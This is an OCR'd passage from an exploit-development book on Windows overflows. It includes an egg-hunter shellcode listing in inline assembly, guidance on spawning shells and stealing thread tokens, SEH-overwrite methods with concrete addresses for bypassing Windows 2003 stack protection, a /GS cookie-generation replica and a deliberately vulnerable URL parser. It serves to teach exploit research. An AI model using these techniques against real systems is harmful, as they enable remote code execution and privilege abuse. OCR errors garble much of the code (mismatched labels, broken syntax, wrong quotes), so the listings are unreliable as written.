        DWORD   EFlags;
        DWORD   Esp;
        DWORD   SegSs;
    } CONTEXT;
```

Return 0 to continue execution where the exception occurred.

NOTE **We searched for TAG1 and TAG2 in reverse order so we don't match on ourselves, which would ruin our shellcode.**

Also, it is important to note that the exception handler structure (-1, address)must be on the current thread's stack. If you have changed ESP you will have to fix the current thread's stack in the thread information block to reflect that. Additionally, you must deal with some nasty alignment issues as well. These factors combine to make this shellcode larger than we would like. A better strategy is to set the PEB lock to RtlEnterCriticleSection, as follows:

```
        k=0x744df020;
        *(int *)k=RtlEnterCriticalSectionadd;

    *   */

  #define DOPRINT
  //#define DORUN
  void
  shellcode()
  {
```

```
/*GLOBAL DEFINES*/
asm("

.set KERNEL32HASH,                0x000d4e88

");

/*START OF SHELLCODE*/
asm("

mainentrypoint:
//time to fill our function pointer table
sub $0x50, %esp
call geteip
geteip:
pop %ebx
//ebx now has our base!
//remove any chance of esp being below us, and thereby
//having WSASocket or other functions use us as their stack
//which sucks
movl %ebx, %esp
subl $0x1000, %esp
//esp must be aligned for win32 functions to not crash
and $0xffffff00, %esp

takeexceptionhandler:
//this code gets control of the exception handler
//load the address of our exception registration block into fs:0
lea exceptionhandler-geteip(%ebx), %eax

//push the address of our exception handler
push %eax
//we are the last handler, so we push -1
push $-1
//move it all into place…
mov %esp, %fs(0)

//Now we have to adjust our thread information block to reflect we may be
anywhere in memory
//As of Windows XP SP1, you cannot have your exception handler itself on
//the stack – but most versions of windows check to make sure your
//exception block is on the stack.
addl $0xc, %esp
movl %esp, %fs:(4)
subl $0xc, %esp
//now we fix the bottom of thread stack to be right after our SEH block
movl %esp, %fs:(8)

");
```

```
//search loop
asm("
startloop:
xor %esi, %esi
mov TAG1-geteip(%ebx), %edx
mov TAG2-geteip(%ebx), %ecx


memcmp:
//may fault and call our exception handler
mov (%esi), %eax
cmp %eax, %ecx
jne addaddr
mov 4(%esi), %eax
cmp %eax, %edx
jne addaddr
jmp foundtags

addaddr;
inc %esi
jmp memcmp

fountags:
lea 8(%esi), %eax
xor %esi, %esi
//clear the exception handler so we don't worry about that on exit
mov %esi, %fs:(0)
call *%eax
*);

asm("
//handles the exceptions as we walk through memory
exceptionhandler:
//int $3
mov 0xc(%esp), %eax
//get saved ESI from exception frame into %eax
add $0xa0, %eax
mov (%eax), %edi
//add 0x1000 to saved ESI and store it back
add $0x1000, %edi
mov %edi, (%eax)
xor %eax, %eax
ret

");

asm("
        endsploit;
//these tags mark the start of our real shellcode
TAG2:
TAG1:
.long 0x41424344
```

```
TAG2:
.long 0x45464748

CURRENTPLACE:
//where we are currently looking
.long 0x00000000
“);
}



int
main()
{
        unsigned char buffer[4000];
        unsigned char *p;
        int i;
        unsigned char stage2[500];
//setup stage2 for testing
        strcpy(stage2, “HGFE”);
        strcat(stage2, “DCBA\xcc\xcc\xcc”):

        //getprocaddr();
        memcpy(buffer, shellcode,2400);
        p=buffer;
#ifdef WIN32
        P+=3; /*skip prelude of function*/
#endif



#ifdef DOPRINT
#define SIZE 127
        printf(“#Size in bytes: %d\n”, SIZE);
        /*gdb ) printf “%d\n”, endsploit – mainentrypoint -1 */
        printf(“Searchshellcode+=\””);
        for (i=0; i<SIZE; i++)
        {
                printf(“\\x%2.2x”,*p);
                if ((i+1)%8==0)
                   printf(“\”\nsearchshellcode+=\””);
                p++;
        }
        printf(“\”\n”);
#endif
#ifdef DORUN
        ((void(*) () ) (p) )    ( );
#endif
```

Popping a shell

There are two ways to get a shell from a socket in Windows. In Unix, you would use dup2() to duplicate the file handles for standard in and standard out, and then exceve("/bin/sh"). In Windows, life gets complicated. You can use your socket as input for CreateProcess("cmd.exe") if you use WSASocket() to create it instead of socket(). However, if you stole a socket from the process or didn't use WSASocket() to create your socket, you need to do some complex maneuvering with anonymous pipes to shuffle data back and forth. You may be tempted to use popen(), except it doesn't actually work in Win32, and you'll be forced to reimplement it. Remember a few key facts:

1. CreateProcessA needs to be called with inheritance set to 1.Otherwise when you pass your pipes into cmd.exe as standard input and standard output they won't be readable by the spawned process.
2. You have to close the writeable standard output pipe in the parent process or the pipe blocks on any read. You do this after you call CreateProcessA but before you call ReadFile to read the results.
3. Don't forge to use DuplicateHandle() to make non-inheritable copies of your pipe handles for writing to standard input and reading from standard output. You'll need to close the inheritable handles so they don't get inherited into cmd.exe.
4. If you want to find cmd.exe, use GetEnvironmentVariable ("COMSPEC");
5. You'll want to set SW_HIDE in CreateProcessA so that little windows don't pop up every time you run a command. You also need to set the STARTF_USESTDHANDLES and STARTF_USESSHOWWINDOW flags.

With this in mind, you'll find it easy to write your own popen()—one that actually works.

Why You Should Never Pop a Shell on Windows

Windows inheritance is the one concept a Unix coder has trouble getting used to. In fact, most Windows programmers have no idea how Windows inheritance works, including those at Microsoft itself. Windows inheritance and access tokens can make an exploit developer's life difficult in many ways. Once you're in cmd.exe, you've given up the ability to transfer files effectively, which a custom shellcode could have made easy. In addition, you've given up access to the entire Win32 API, which offers much more functionality than the default Win32 shell. You have also given up your curren thread's

token and replaced it with the primary token of the process. In some cases, the primary token will be LOCAL/SYSTEM; in other cases, IWSM or IUSR or some other low-privileged user.

This quirk can stymie you, especially when you use your shellcode to transfer a file to the remote host and then execute it. You will realize that the spawned process may not have the ability to read its own executable—it may be running as an entirely different user than what you expected. So, stay in your original process and write a server that lets you have access to all the API calls you'll need. That way you man be able to plunder the thread tokens of other users, for example, and write and read to files as those users. And who knows what other resources may be available to the current process that are marked non-inheritable?

If you do ever want to spawn a process as the user you're impersonating, you will have to brave CreateProcessAsUser() and use Windows privileges, primary tokens, and other silly Win32 tricks. Use the tools on Sysinternals (www.sysinternals.com), especially the process explorer, to analyze token issues. Token idiosyncrasies are invariably the answer to the question: "Why doesn't my Windows shellcode work the way I'd expected it to?"

Conclusion

In this chapter, we worked through how to perform basic, intermediate, and advanced heap overflows. Heap overflows are much more difficult than stackbased overflows, and require a detailed knowledge of system internals in order to orchestrate them correctly. Do not get frustrated if you don't succeed at your first attempt: hacking is a trial-and-error process.

If you are interested in advancing the art of Windows shellcode, we recommend that you either send a DLL across the wire and link it into a running process (without writing it to the disk, of course), or dynamically create shellcode and inject it into a running process, linking it with whatever function pointers are necessary.

CHAPTER 8

Windows Overflows

If you're reading this chapter, we assume that you have at least a basic under-standing of the Windows NT or later operatingsystem, and that you know how to exploit buffer overflows on this platform. This-chapterdeals withmore advanced aspects of Windows overflows, such as defeating the stack-based protection built into Windows 2003 Server, an in-depth look at heap overflows, and so on. You should already be familiar with key Windows con-cepts such as the Thread Environment Block (TEB), the Process Environment Block (PEB), and such things as process memory layout, image files, and the PE header. If you are not familiar with these concepts, I recommend looking at and understanding them before embarking upon this chapter. We provide a number of resources on the Shellcoder's Handbook Web site (www.wiley.com/compbooks/koziol) to help you.

The tools used in this chapter come with Microsoft's Visual Studio 6, partic-ularly MSDEV for debugging, the command line compiler (cl), and dumpbin. dumpbin is a great tool for working from a command shell—it can dump all sorts of useful information about a binary, imports and exports, section infor-mation, disassembly of the code—you name it, dumpbin can probably do it. For those who are more comfortable working with a GUI, Datarescue's IDA Pro is a great disassembly tool. Most might prefer to use Intel syntax, while others may prefer to use AT&T syntax. You should use what you feel most comfortable with.

Stack-Based Buffer Overflows

Ah! The classic stack-based buffer overflow. They've been around for eons (in computer time anyway), and they'll be around for years to come. Every time a stack-based Duffer overflow is discovered in modem software, it's hard to know whether to laugh or cry—either way, they're the staple diet of the aver-age bug hunter or exploit writer. Many documents on how to exploit stack-based buffer overruns exist freely on the Internet and are included in earlier chapters in this book, so we won't repeat this information here.

A typical stack-based overflow exploit will overwrite the saved return address with an address that points to an instruction or block of code that will return the process's path of execution into the user-supplied buffer. We'll explore this concept further, but first we'll take a quick look at frame-based exception handlers. Then we'll look at overwriting exception registration structures stored on the stack and see how this lends itself to defeating the stack protection built into Windows 2003 Server.

Frame-Based Exception Handlers

An exception handler is a piece of code that deals with problems that arise when something goes wrong within a running process, such as an access violation or divide by 0 error. With frame-based exception handlers, the exception han-dler is associated with a particular procedure, and each procedure sets up a new stack frame. Information about a frame-based exception handler is stoied in an EXCEPTION_REGISTRATION structure on the stack. This structure has two elements: the first is a pointer to the next EXCEPTION_REGISTRATION structure, and the second is a pointer to the actual exception handler. In this way, frame-based exception handlers are "connected" to each other as a linked list, as shown in Figure 8.1.

Every thread in a Win32 process has at least one frame-based exception han-dler that is created on thread startup. The address of the first EXCEPTION. REGISTRATION structure can be found in each thread's Environment Block, at FS: [0] in assembly. When an exception occurs, this list is walked through until a suitable handler (one that can successfully dispatch with the exception) is found. Stack-based exception handling is set up using the try and except keywords under C. Remember, you can get most of the code contained in this book from the Shellcoder's Handbook Web site (www.wiley.com/compbooks/ koziol), if you do not feel like copying it all down.

```
#include <stdio.h>
#include <windows.h>

dword MyExceptionHandler(void)
```

```
{         printf("In exception handler....");
          ExitProcess(l);
           return 0;
  }
  int main()
  {
          try
          {
             _asm
  {
     // Cause an exception
                  xor eax,eax
                  call eax
              }
  }
      except(MyExceptionHandler())
  {
  printf("oops...");
  }
  Return 0; }
```



Figure 8.1. Frame exception handlers in action

Here we use try to execute a block of code, and in the event of an exception occurring, we direct the process to execute the MyExceptionHandler func-tion. When EAX is set to 0x0 0000000 and then called, an exception will occur and the handler will be executed.

When overflowing a stack-based buffer, as well as overwriting the saved return address, many other variables may be overwritten as well, which can lead to complications when attempting to exploit the overrun. For example, assume that within a function a structure is referenced and that the EAX regis-ter points to the beginning of the structure. Then assume a variable within the function is an offset into this structure and is overwritten on the way to over-writing the saved return address. If this variable was moved into ESI, and an instruction such as

```
mov dword ptr[eax+esi], edx
```

is executed, then because we can't have a NULL in the overflow, we need to ensure that when we overflow this variable, we overflow t with a value such that EAX+ESI is writable. Otherwise our process will access violate—we want to avoid this because if it does access violate then the exception handler(s) will be executed and more than likely the thread or process will be terminated, and we lose the chance to run our arbitrary code. Now, even if we fix this problem so that EAX + ESI is writable, we could have many other similar problems we'll need to fix before the vulnerable function returns. In some cases this fix may not even be possible. Currently, the method used to get around the prob-lem is to overwrite the frame-based EXCEPTION_REGISTRATION structure so that we control the pointer to the exception handler. When the access violation occurs we gain control of the process' path of execution: we can set the address of the handler to a block of code that will get us back into our buffer.

In such a situation, with what do we overwrite the pointer to the handler so that we can execute any code we put into the buffer? The answer depends on the platform and service-pack level. On systems such as Windows 2000 and Windows XP without service packs, the EBX register points to the current EXCEPTION_REGISTRATION structure; that is, the one we've just overwrit-ten. So, we would overwrite the pointer to the real exception handler with an address that executes a jmp ebx or call ebx instruction. This way, when the "handler" is executed we land in the EXCEPTION_REGISTRATION structure we've just overwritten. We then need to set what would be the pointer to the next EXCEPTION_REGISTRATION structure to code that does a short jmp over the address of where we found our jmp ebx instruction. When we over-write the EXCEPTION_REGISTRATION structure then we would do so as depicted in Figure 8.2.



Figure 8.2. overfd the EXECEPTION_REGISTRATION structure

With Windows 2003 server and windows XP service Pack 1 or higher, however, this has changed. EBX no longer points to our EXECEPTION_ REGISTRATION structure. In fact, all registers that used to point somewhere useful are XORed with themselves so they’re all set to 0x00000000 before the handler is called. Microsoft probably made these changes becaue the Code Red worn used this mechanism to gain control of IIS Web servers. Here is the code that actually does this from Windows XPProfessional SP1)

```
77F79B57        xor             eax,eax
77F79B59        xor             eax,eax
77F79B5B        xor             esi, esi
77F79B5D        xor             edi, edi
77F79B5F        push            dword ptr[esp+20h]
77F79B63        push            dword ptr[esp+20h]
77F79B67        push            dword ptr[esp+20h]
77F79B6B        push            dword ptr[esp+20h]
77F79B6F        push            dword ptr[esp+20h]
77F79B73        call            77F79B7E
77F79B78        pop             edi
77F79B79        pop             esi
77F79B7A        pop             ebx
77F79B7B        ret             14h
77F79B7E        push            ebp
77F79B7F        mov             ebp,esp
77F79B81        push            dword ptr[esp+0Ch]
77F79B84        push            edx
77F79B85        push            dword ptr fs:[0]
77F79B8C        mov             dword ptr fs:[0],esp
77F79B93        push            dword ptr [ebp+14h]
```

```
77F79B96  push   dword ptr [ebp+l0h]
77F79B99  push   dword ptr [ebp+0Ch]
77F79B9C  push   dword ptr [ebp+8]
77F79B9F  mov    ecx,dword ptr [ebp+18h]
77F79BA2  call   ecx
```

Starting at address 0x77F79B57, the EAX, EBX, ESI, and EDI registers are set to 0 by XORing each register with itself. The next thing of note is the call instruction at 0x77F79B73; execution continues at address 0x77F79B7E. At address 0x77F79B9F the pointer to the exception handler is placed into the ECX register and then it is called.

Even with this change, an attacker can of course still gain control—but with-out any register pointing to the user-supplied data anymore the attacker is forced to guess where it can be found. This reduces the chances of the exploit working successfully.

But is this really the case? If we examine the stack at the moment after the exception handler is called then we can see that:

```
ESP       =  Saved Return Address  (0x77F79BA4)
ESP  +4   = Pointer to type of exception(0xC0000005)
ESP  +8  = Address  of  EXCEPTION_REGISTRATION structure
```

Instead of overwriting the pointer to the exception handler with an address that contains a jmp ebx or cal 1 ebx, all we need to do is overwrite with an address that points to a block of code that executes the following:

```
pop reg pop reg ret
```

With each POP instruction the ESP increases by 4, and so when the RET exe-cutes, ESP points to the user-supplied data. Remember that RET takes the address at the top of the stack (ESP) and returns the flow of execution there. Thus the attacker does not need any register to point to the buffer and does not need to guess its location.

Where can we find such a block of instructions? Well pretty much any-where, at the end of every function. As the function tidies up after itself, we will find the block of instructions we need. Ironically, one of the best locations in which to find this block of instructions is in the code that clears all the reg-isters at address 0x77F79B79.

```
77F79B79 pop      esi
77F79B7A pop      ebx
77F79B7B  ret      14h
```

The fact that the return is actually a ret 14 makes no difference. This sim-ply adjusts the ESP register by adding 0x14 as opposed to 0x4. These instruc-tions bring us back to our EXCEPTION_REGISTRATION structure on the stack. Again, the pointer to the next EXCEPTION_REGISTRATION structure will need to be set to code that executes a short jump and two NOPs, neatly side stepping the address we've set that points to the pop, pop, ret block.

Ever)' Win32 process and each thread within that process is given at least one frame-based handler, either at process or thread startup. So when it comes to exploiting buffer overflows on Windows 2003 Server, abusing frame-based handlers is one of the methods that can be used to defeat the new stack pro-tection built into processes running on this platform.

Abusing Frame-Based Exception Handling on Windows 2003 Server

Abusing frame-based exception handling can be used as a generic method for bypassing the stack protection of Windows 2003. (See the section "Stack Pro-tection and Windows 2003 Server" for more discussion on this). When an exception occurs under Windows 2003 Server, the handler set up to deal with the exception is first checked to see whether it is valid. In this way Microsoft attempts to prevent exploitation of stack-based buffer overflow vulnerabilities where frame-based handler information is overwritten; it is hoped that an attacker can no longer overwrite the pointer to the exception handler and have it called.

So what determines whether a handler is valid? The code of NTDLL. DLL's KiUserExceptionDispatcher function does the actual checking. First, the code checks to see whether the pointer to the handler points to an address on the stack. This is done by referencing the. Thread Environment Block's entry for the high and low stack addresses at FS : [4]and FS : [8]. If the handler falls within this range it will not be called. Thus, an attacker can no longer point the exception handler directly into their stack-based buffer. If the pointer to the handler is not equal to a stack address, the pointer is then checked against the list of loaded modules, including both the executable image and DLLs, to see whether it falls within the address range of one of these modules. If it does not, then somewhat bizarrely, the exception handler is considered safe and is called. If, however, the address does fall into the address range of a loaded module, it is then checked against a list of registered handlers.

A pointer to the image's PE header is then acquired by calling the Rtl Image NtHeader function. At this point a check is performed; if the byte 0x5F past the PF header—the most significant byte of the DLL Characteristics field of the

PE header—is 0x04, then this module is "not allowed." If the handler is in the address range of this module, it will not be called. The pointer to the PE header is then passed as a parameter to the RtlImageDirectoryEntryToData function. In this case, the directory of interest is the Load Configuration Direc-tory. The RtlImageDirectoryEntryToData function returns the address and size of this directory. If a module has no Load Configuration Directory, then this function returns 0, no further checks are performed, and the handler is called. If, on the other hand, the module does have a Load Configuration Directory, the size is examined; if the size of this directory is 0 or less than 0x48, no further checking is performed and the handler is called. Offset 0x40 bytes from the beginning of the Load Configuration Directory is a pointer that points to a table of Relative Virtual Addresses (RVAs) of registered handlers. If this pointer is NULL, no further checks are performed and the handler is called. Offset 0x44 bytes from the beginning of the Load Configuration Directory is the number of entries in this table. If the number of entries is 0, no further checks are performed and the handler is called. Providing that all checks have succeeded, the base address of the load module is subtracted from the address of the handler, which leaves us with the RVA of the handler. This RVA is then compared against the list of RVAs in the table of registered handlers. If a match is found, the handler is called; if it is not found, the handler is not called.

When it comes to exploiting stack-based buffer overflows on Windows 2003 Server, overwriting the pointer to the exception handler leaves us with several options:

Abuse an existing handler that we can manipulate to get us back into our buffer.

Find a block of code in an address not associated with a module that will get us back to our buffer.

Find a block of code in the address space cf a module that does not have a Load Configuration Directory.

Using the DCOM IRemoteActivation buffer overflow vulnerability, let's look at these options.

Abusing an Existing Handler

Address 0x77F45A34 points to a registered exception handler within NTDLL. DLL. If we examine the code of this handler, we can see that this han-dler can be abused to run code of our choosing. A pointer to our EXCEPTION_ REGISTRATION structure is located at EBP+OCh.

```
77F45A3F  mov ebx.dword ptr [ebp+0Ch]
```

....

```
77F45A61      mov esi,dword ptr   [ebx+0ch]

77F15A64      mov edi,dword ptr   [ebx+8]

......

77F45A75       lea  ecx,[esi+esi*2]

77F45A78       mov eax, dword ptr [edi +ecx*4+4]

......

77F45ABF      call  eax
```

The pointer to our EXCEPTION_REGISTRATION structure is moved into EBX. The dword value pointed to OxOC bytes past EBX is then moved into ESI. Because we've overflowed the EXCEPTION_REGI STRATION structure and beyond it, we control this dword. Consequently, we "own" ESI. Next, the dword value pointed to 0x08 bytes past EBX is moved into EDI. Again, we control this. The effective address of ESI + ESI * 2 (equivalent to ESI * 3) is then loaded into ECX, Because we own ESI we can guarantee the value that goes into ECX. Then the address pointed to by EDI, which we also own, added to ECX* 4 + 4, is moved into eax. EAX is then called. Because we completely control what goes into EDI and ECX (through ESI) we can control what is moved into EAX, and therefore can direct the process to execute our code. The only difficulty is finding an address that holds a pointer to our code. We need to ensure that EDI+ECX*4 + 4 matches this address so that the pointer to our code is moved into EAX and then called.

The first time svchost is exploited, the location of the Thread Environment Block (TEB) and the location of the stack are always consistent. Needless to say, with a busy server, neither of these may be so predictable. Assuming sta-bility, we could find a pointer to our EXCEPTION_REGISTRATION structure at TEB+0 (0x7FFDB000) and use this as our location where we can find a pointer to our code. But, as it happens, just before the exception handler is called, this pointer is updated and changed, so we cannot use this method. The EXCEPTION_REGISTRATION structure that TEB+0 does point to, however, at address 0x005CF3F0,hasa pointer to our EXCEPTION_REGISTRATION struc-ture, and because the location of the stack is always consistent the first time the exploit is run, then we can use this. There's another pointer to our EXCEPTION_ REGISTRATION structure at address 0x005CF3E4. Assuming we'll use this latter address if we set 0x0c past our EXCEPTION_REGISTRATION structure to 0x40001554 (this will go into ESI) and 0x08 bytes past it to 0x005BF3F0 (this will go into edi), then after all the multiplication and addition we're left with 0x005CF3E4. The address pointed to by this is moved into EAX and called. On EAX being called we land in our EXCEPTION_REGISTRATION struc-ture at what would be the pointer to the next EXCEPTION_REGISTRATION structure. It we put code in here that performs a short jmp 14 bytes from the

current location then we jump over the junk we've needed to set to get execu-tion to this point.

We've tested this on four machines running Windows 2003 Server, three of which were Enterprise Edition and the fourth a Standard Edition. All were successfully exploited. We do need to be certain, however, that we are running the exploit for the first time—otherwise it's more than likely to fail. As a side note, this exception handler is probably supposed to deal with Vectored handlers and not frame-based handlers, which is why we can abuse it in this fashion.

Some of the other modules have the same exception handler and can also beused. Other registered exception handlers in the address space typically for-ward to except_handler3 exported by msvcrt.dll or some otherequivalent.

Find a block of code in an address not associated with a module that will get us back to our buffer

As with other versions of Windows, at ESP + 8 we can find a pointer to our EXCEPTION_REGISTRATION structure. So, if we could find a

```
pop reg pop reg ret
```

instruction block at an address that is not associated with any loaded module, this would do fine. In every process, at address 0x7FFC0AC5 on a computer running Windows 2003 Server Enterprise Edition, we can find such an instruc-tion block. Because this address is not associated with any module, this "han-dler" would be considered safe to call under the current security checking and would be executed. There is a problem, however. Although I have a pop, pop, ret instruction block close to this address on my Windows 2003 Server Stan-dard Edition running on a different computer—it's not in the same location. Because we can't guarantee the location of this pop, pop, ret instruction block, using it is not an advisable option. Rather than just looking for a pop, pop, ret instruction block we could look for:

```
call  dword ptr[esp+8]
```

or, alternatively:

```
jmp dword ptr[esp+8]
```

in the address space of the vulnerable process. As it happens, no such instruc-tion at a suitable address exists, but one of the things about exception handling

is that we can find many pointers to our EXCEPTION_REGISTRATION struc-ture scattered all around ESP and EBP. Here are the locations in which we can find a pointer to our structure:

```
esp+8
esp+14
esp+lC
esp+2C
esp+44
esp+50

ebp+0C
ebp+24
ebp+30
ebp-4
ebp-C
ebp-18
```

We can use any of these with a call or jmp. If we examine the address space of svchost we find

```
call dword pcr[ebp+0x30]
```

at address 0x00lB0B0B. At EBP + 30 we find a pointer to our EXCEP-TION_REGISTRATION structure. This address is not associated, with any module, and what's more, it seems that nearly every process running on Win-dows 2003 Server (as well as many processes on Windows XP) have the same bytes at this address; those tnat do not have this "instruction" at 0x0 01C0B0B. By overwriting the pointer to the exception handler with0x00lB0B0B we can get back into our buffer and execute arbitrary code. Checking 0x0 01BOB0B on four different Windows 2003 Servers, we find that they all have the "right bytes" that form the call dword ptr[ebp+0x30] instruction at this address. Therefore, using this as a technique for exploiting vulnerabilities on Windows 2003 Server seems like a fairly safe option.

Find a block of code in the address space of a module that does not have a Load Configuration Directory

The executable image itself (svchost.exe) does not have a Load Configuration Directory .svchost.exe would work if It weren't for a NULL pointer excetpion within the code of KiUserExceptionDispatcher(). The RtlImageNtHeader() function retruns a pointer to the PE header of a given image but returns 0 for svchost. However, in KiUserException

Dispatcher () the pointer is referenced without any checks to determine whether the pointer is NULL.

```
call        RtlImageNtHeader
test        byte ptr  [eax+5Fh],  4
jnz         0x77F68A27
```

As such, we access violate and it's all over; therefore, we can't use any code within Svchost. exe. comres.dll has no Load Configuration Directory, but because the DLL Characteristics of the PE header is 0x0400, we fail the

test after the call to RtlImageNtHeader and are jumped to 0x77F68A27

away from the code that will execute our handler. In fact, if you go through all the modules in the address space, none will do the trick. Most have a Load Configuration Directory with registered handlers and those that don't fail this same test. So, in this case, this option is not usable.

Since we can, most of the time, cause an exception by attempting to write past the end of the stack, when we overflow the buffer we can use this as a generic method for bypassing the stack protection of Windows 2003 server. Although this information is now correct, Windows 2003 Server is a new ope-ating system, and what's more, Microsoft is committed to making a more secure OS and rendering it as impervious to attacks as possible. There is no doubt that the weaknesses we are currently exploiting will be tightened up, if not altogether removed as part of a service pack. When this happens (and I'm sure it will), you'll need to dust off that debugger and disassembler and devise new techniques. Recommendations to Microsoft, for what it's worth, would be to only execute handlers that have been registered and ensure that those regis-tered handlers cannot be abused by an attacker as we have done here.

A Final Note about Frame-Based Handler Overwrites

When a vulnerability spans multiple operating systems—such as the DCOM IRemoteActivation buffer overflow discovered by the Polish security research group, The Last Stages of Delirium—a good way to improve the portability of the exploit is to attack the exception handler. This is because the offset from the beginning of the buffer of the location of the EXCEPTION_REG-ISTRATION structure may vary. Indeed, with the DCOM issue, on Windows 2003 Server this structure could be found 1412 bytes from the beginning of the buffer, 1472 bytes from the beginning of the buffer on Windows XP, and 1540 bytes from the beginning of the buffer on Windows 2000. This variation makes possible writing a single exploit that will cater to all operating systems. All we do is embed, at the right locations, a pseudo handler that will work for the operating system in question.

Stack Protection and Windows 2003 Server

Stack protection is built into Windows 2003 Server and is provided by Microsoft's Visual C++ .NET. The /GS compiler flag, which is on by default, tells the compiler when generating code to use Security Cookies that are placed on the stack to guard the saved return address. For any readers who have looked at Crispin Cowan's StackGuard, a Security Cookie is the equivalent of a canary. The canary is a 4-byte value (or dword) placed on the stack after a procedure call and checked before procedure return to ensure that the value of the cookie is still the same. In this manner, the saved return address and the saved base pointer (EBP) are guarded. The logic behind this is as follows: If a local buffer is being overflowed, then on the way to overwriting the saved return address the cookie is also overwritten. A process can recognize then whether a stack-based buffer overflow has occurred and can take action to pre-vent the execution of arbitrary code. Normally, this action consists of shutting down the process. At first this may seem like an insurmountable obstacle that will prevent the exploitation of stack-based buffer overflows, but as we have already seen in the section on abusing frame-based exception handlers, this is not the case. Yes, these protections make stack-based overflows difficult, but not impossible.

Let's take a deeper look into this stack protection mechanism and explore other ways in which it can be bypassed. First, we need to know about the cookie itself. In what way is the cookie generated and how random is it? The anwser to this is fairly random—at least a level of random that makes it too expensive to work out, especially when you cannot gain physical access to the machine. The following C source mimics the mechanism used to generate the cookie on process startup:

```
#include <stdio.h>

#include <windows.h>

int main()

{
       FILETIME     ft;
       unsigned     int Cookie=0;
       unsigned     int tmp=O;
       unsigned     int *ptr=0;
       LARGE_INTEGER perfcount;

       GetSystemTimeAsFileTime(&ft);
       Cookie = ft.dwHighDateTime^ft.dwLowDateTime;
       Cookie = Cookie^GetcurrentProcessId();
       Cookie = Cookie^GetcurrentThreadId();
       Cookie = Cookie^GetTickCount();
       QueryperformanceCounter(&perfcount);
```

```
        ptr = (unsigned int)&perfcount;
         tmp = *(ptr+l)^ *ptr;
        Cookie = Cookie ^ tmp;
         printf ("Cookie: %.8x\n",Cookie);
        return 0;
}
```

Fist, a call to GetSystemTimeAsFileTime is made. This function popu-lates a FILETIME structure with two elements—the dwHighDateTime and the dwLowDateTime. These two values are XORed. The result of this is then XORed with the process ID, which in turn is XORed with the thread ID and then with the number of milliseconds since the system started up. This value is returned with a call to GetTickCount. Finally a call is made to Query Performancecounter, which takes a pointer to a 64-bit integer. This 64-bit integer is split into two 32-bit values, which are then XORed; the result of this is XORed with the cookie. The end result is the cookie, which is stored within the . data section of the image file.

The /GS flag also reorders the placement of local variables. The placement of local variables used to appear as they were defined in the C source, but now any arrays are moved to the bottom of the variable list, placing them closest to the saved return address. The reason behind this change is so that if an over-flow does occur, then other variables should not be affected. This idea has two benefits: It helps to prevent logic screw-ups, and it prevents arbitrary memory overwrites if the variable being overflowed is a pointer.

To illustrate the first benefit, imagine a program that requires authentication and that the procedure that actually performs this was vulnerable to an over-flow. If the user is authenticated, a dword is set to 1; if authentication fails, the dword is set to 0. If this dword variable was located after the buffer and the buffer overflowed, then the attacker could set the variable to 1, to look as though they've been authenticated even though they've not supplied a valid user ID or password.

When a procedure that has been protected with stack Security Cookies returns, the cookie is checked to determine whether its value is the same as it was at the beginning of the procedure. An authoritative copy of the cookie is stored in the . data section of the image file of the procedure in question. The cookie on the stack is moved into the ECX register and compared with the copy in the . data section. This is problem number one—we will explain why in a minute and under what circumstances.

If the cookie does not match, the code that implements the checking will call a security handler if one has been defined. A pointer to this handler is stored in the . data section of the image file of the vulnerable procedure; if this pointer is not NULL, it is moved into the EAX register and then EAX is called. This is problem number two. If no security handler has been defined then the pointer to the UnhandledExceptionFilter is set to 0x00000000 and the

UnhandledExceptionFilterfunction is called. The UnhandledExcep-tionFilter function doesn't just terminate the process—it performs all sorts of actions and calls all manner of functions.

For a detailed examination of what the UnhandledExceptionFilter function does, we recommend a session with IDA Pro. As a quick overview, however, this function loads the faultrep.dll library and then executes the ReportFault function this library exports. This function also does all kinds of things and is responsible for the Tell-Microsoft-about-this-bug popup. Have you ever seen the PCHHangRepExecPipe and PCHFaultRepExecPipe named pipes? These are used in ReportFault.

Let's now turn to the problems we mentioned and examine why they are in fact problems. The best way to do this is with some sample code. Consider the following (highly contrived) C source:

```
#include <stdio.h>

 #include <windows.h>

HANDLE hp=NULL;
int ReturnHostFromUrl(char **, char *);

int main()

{
    char *ptr = NULL;
    hp = HeapCreate(0,0x1000,0x10000) ;
ReturnHostFromUrl(&ptr"http://www.ngssoftware.com/index.html") ;
    printf("Host   is %s"ptr);
     HeapFree(hp,0,ptr);
    return 0;

}

int ReturnHostFromUrl(char **buf, char *url)

{
    int count = 0;
    char *p = NULL;
    char buffer[40]="" ;

    // Get a pointer to the start of the host P =
    strstr(url,"http://"); if(!p)
         return 0;
         P = P + 7;
    // do processing on a local copy
    strcpy<buffer,p>;// <       NOTE 1
    // find the first slash
     while(buffer[count] !='/')
         count++;
```

```
                    //  set  it  to NULL
                       buffer[count] = 0;
                    //We now have in buffer the host name
                    // Make a copy of this on the heap
                    p = (char *)HeapAlloc(hp,0,strlen(buffer)+l);
                    if(!p)
                           return 0;
                           strcpy(p,buffer);
                           *buf = p; //←-----NOTE2
                           Return 0;
          }
```

